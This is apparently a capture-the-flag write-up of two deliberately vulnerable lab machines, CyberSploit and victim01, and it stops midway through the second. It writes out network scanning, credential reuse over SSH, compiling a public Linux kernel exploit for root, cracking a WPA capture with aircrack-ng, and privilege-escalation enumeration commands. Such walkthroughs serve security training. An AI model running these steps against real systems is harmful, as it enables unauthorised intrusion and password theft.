You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24


nmap -sC -sV -p- 192.168.56.40 -o nmap.log


PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

username:itsskv

cybersploit

CyBeRSplOiT

I ran nikto but didn’t get information but gobuster did give me something..

gobuster dir -u 192.168.56.40 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster.log

http://192.168.56.40/robots.txt


R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9

Let’s decrypt the string…

echo "R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9" | base64 -d

Flag1: cybersploit{youtube.com/c/cybersploit}

By the way,  you might be wondering what is at http://192.168.56.40/hacker  (it was just a gif).

Ok since, we got the username: itsskv

And password:  cybersploit{youtube.com/c/cybersploit}

And the box is running ssh, how about we try that first?

ssh itsskv@192.168.56.40


ls -lah


cat flag2.txt


I used this website to decrypt. https://cryptii.com/pipes/binary-to-english

good work !
flag2: cybersploit{https:t.me/cybersploit1}
uname -a

3.13.0-32-generic

Google  3.13.0-32-generic exploit   searchsploit didn’t work for me (I will figure this out later)


https://www.exploit-db.com/exploits/37292

 gcc 37292.c -o exploit

./exploit

flag3: cybersploit{Z3X21CW42C4 many many congratulations !}

That’s it guys! Going to have breakfast now … little hungry lol

Wish you a productive day!!

Let’s take down victim01

Overview:

Pwned Machine IP Address: 192.168.56.38
My Machine IP Address: 192.168.56.20

Mission:

To gain access to root and read the flag file Flag.txt.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:


sudo arp-scan --interface=eth0 192.168.56.1/24


nmap -sC -sV -p- -o nmap.log 192.168.56.38

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

8080/tcp open http BusyBox httpd 1.13

8999/tcp open http WebFS httpd 1.21

9000/tcp open http PHP cli server 5.5 or later (PHP 7.2.30-1)


http://192.168.56.38:8999

Let’s download WPA-01.cap

Let’s run the packet in wireshark

wireshark WPA-01.cap &

I tried my best to dive into the cap file, I was not able to get any anything concrete. Based on our previous machine that we did, I am having a hunch that we will get a username and a password out of this.

Although it shows many connected devices to the router (dlink), only dlink did work as a username. You might be wondering how I got the password?  You might know if you have read this post.


Yeah I did run aircrack-ng on the CAP file with rockyou file.

aircrack-ng WPA-01.cap -w /usr/share/wordlists/rockyou.txt

Yes, the password is p4ssword


ssh dlink@192.168.56.38        password: p4ssword

I made it a habit that as soon as I get a limited (or user shell), I do manually check all the low hanging fruits.

Such as

sudo -l

cat ~/.viminfo

crontab -l

history

find / -perm -u=s -type f 2>/dev/null

find / -perm 0777 -type f 2>/dev/null

find / -writable -type d 2>/dev/null

to name a few. If I don’t find anything then I use linpeas.sh and other scripts, by uploading those to /tmp folder of that limited user account.

We found something interesting.

